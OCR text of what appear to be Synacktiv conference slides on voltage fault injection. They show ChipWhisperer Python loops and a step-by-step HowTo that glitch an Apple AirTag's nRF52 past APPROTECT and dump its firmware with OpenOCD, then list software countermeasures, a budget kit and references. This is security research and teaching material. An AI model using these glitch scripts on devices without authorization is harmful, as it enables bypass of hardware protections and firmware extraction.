
Bypassing secure boot

SYNACKTIV




Bypassing secure boot

SYNACKTIV



Bypassing secure boot

SYNACKTIV



Bypassing secure boot

SYNACKTIV

- Adding an external trigger to know when to glitch

Bypassing secure boot

SYNACKTIV

```
def reboot_flush():
    global scope
    scope.io.nrst = False # Pull reset to low
    os.system('/usr/sbin/uhubctl -S -p 2 -a off > /dev/null 2>&1')
    time.sleep(0.2) # Wait for the capacitors to be discharged
    scope.arm()
    os.system('/usr/sbin/uhubctl -S -p 2 -a on > /dev/null 2>&1')
    scope.io.nrst = "high_z" # Put reset in high impedance
```

Bypassing secure boot

SYNACKTIV

```
scope.glitch.trigger_src = "ext_single" # Glitch based on the trigger
scope.trigger.triggers = "tio4" # The trigger module

gc.set_step("ext_offset", 2300000, 2600000) # number of clock cycles to wait

# Loop for glitching
for glitch_setting in gc.glitch_values():
    scope.glitch.repeat = glitch_setting[0]
    scope.glitch.ext_offset = glitch_setting[1]
    reboot_flush()
    scope.io.vglitch_reset()
```

AirTag

SYNACKTIV

- **Tracking device developed by Apple**
  - SoC: nRF532. Single Wire Debug interface available. Connect GDB to it to debug/dump the firmware
  - Implement a security feature: APPROTECT. Disables debugging functionnalities.

- **How can we dump the flash if APPROTECT enabled?**
  - LimitedResults demonstrated that it is possible to bypass it using fault injections attacks.
  - Colin O'Flynn performed researches and published all the test points of the AirTag.

AirTag


SYNACKTIV

Name	Description
VCC1	+3.0V input (1 of 2 - both needed)
VCC2	+3.0V input (2 of 2 - both needed)
GND	Ground
5	VCC2 (Connects to VCC2 input)
6	VCC1 (Connects to VCC1 input)
7	GND
28	Vcore
35	nRF ball F1 (SWCLK)
36	nRF ball G1 (SWDIO)

AirTag

SYNACKTIV

- Glitch when Vcore starts to slightly decrease after booting




AirTag

SYNACKTIV

- **HowTo**
  - Power supply the AirTag through pins 5 and 6.
  - Wait approximately 1.6ms (delay).
  - Perform the glitch through pin 28.
  - Try to enable the SWD debug bus through pins 35 and 36.
  - If it fails, restart the device and change the glitch settings.
  - If it works, perform a flash dump using OpenOCD.

AirTag


SWDIO
SWCLK
VCC2
VCC1
Vcore
AirTag
ChipWhisperer Lite
Glitch
TIO4
3.3V

AirTag

SYNACKTIV

- And now, detect if the glitch is successful

AirTag

SYNACKTIV

```
def reboot_flush():
    global scope
    scope.io.target_pwr = False
    time.sleep(0.7) # There is a lot of capacitance on the AirTag
    scope.arm()
    scope.io.target_pwr = True

for glitch_setting in gc.glitch_values():
    scope.glitch.repeat = glitch_setting[0]
    scope.glitch.ext_offset = glitch_setting[1]
    reboot_flush()
    exit_status = os.system('openocd -f jlink.cfg -f nrf52.cfg -c "init;dump_image dump.bin 0x0 0x80000;exit"')
    if exit_status == 0:
        print("Dump done.")
        break
    scope.io.vglitch_reset()
scope.dis()
```

Conclusion

SYNACKTIV

- **Ending words**
  - Glitching is not an exact science. Humidity, temperature, length of wires, these parameters, among others, may impact a voltage glitching success. Decoupling capacitors may need to be desoldered.
  - This is only the beginning. Now that you are able to bypass security features, it is time to find vulnerabilities to RCE :)

Conclusion

SYNACKTIV

- **Protect your devices**
  - Mitigations exist to protect against fault injection attacks. Here are some software ones:
    - Double check: compare the item or variable twice, consecutively.
    - Add random time delays before sensitive operations or observable events.
    - Duplicate data in memory, or store the inverse.
    - …

https://research.nccgroup.com/2021/07/09/alternative-approaches-for-fault-injection-countermeasures-part-3-3/
https://research.nccgroup.com/2021/07/08/software-based-fault-injection-countermeasures-part-2-3/
https://microchip.my.site.com/s/article/Using-the-SAM-s-brown-out-detector--BOD

Conclusion


SYNACKTIV

- **Hardware hacking (and glitching) is expansive?**
  - During the research, we found out that it is possible to do all the examples for ~375€ using:
    - A raspberry pico as a glitching device (12€) (https://github.com/stacksmashing/glitchlib)
    - J-Link EDU mini (80€)
    - Breadboards + Dupont cables (10€)
    - Arduino Uno (29€)
    - ESP32v1 (12€)
    - Airtag (25€ on LeBonCoin)
    - UART to USB converter (5€)
    - Only expansive material: an oscilloscope (Rigol1054Z 200€ on LeBonCoin)

Conclusion

SYNACKTIV

- **Expansive you said?**



Conclusion

- **Expansive you said?**

Resources

SYNACKTIV

- Glitching attacks:

https://raw.githubusercontent.com/gligli/tools/master/reset_glitch_hack/reset_glitch_hack.txt
https://lists.gnupg.org/pipermail/gnuk-users/2020-February/000243.html
https://research.nccgroup.com/2020/10/15/theres-a-hole-in-your-soc-glitching-the-mediatek-bootrom/
https://act-on.ioactive.com/acton/attachment/34793/f-b1aa96d0-bd78-4518-bae3-2889aae340de/1/-/-/-/-/DroneSec-Ggonzalez.pdf

Resources

SYNACKTIV

- ChipWhisperer scope API: https://chipwhisperer.readthedocs.io/en/latest/scope-api.html
- ESP32: https://limitedresults.com/2019/09/pwn-the-esp32-secure-boot/
- AirTag: https://limitedresults.com/2020/06/nrf52-debug-resurrection-approtect-bypass/ / https://github.com/colinoflynn/airtag-re

Resources

SYNACKTIV

- Some counter measures: https://research.nccgroup.com/2021/07/09/alternative-approaches-for-fault-injection-countermeasures-part-3-3/
https://research.nccgroup.com/2021/07/08/software-based-fault-injection-countermeasures-part-2-3/
https://microchip.my.site.com/s/article/Using-the-SAM-s-brown-out-detector--BOD

SYNACKTIV

https://www.synacktiv.com/en/publications/how-to-voltage-fault-injection

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com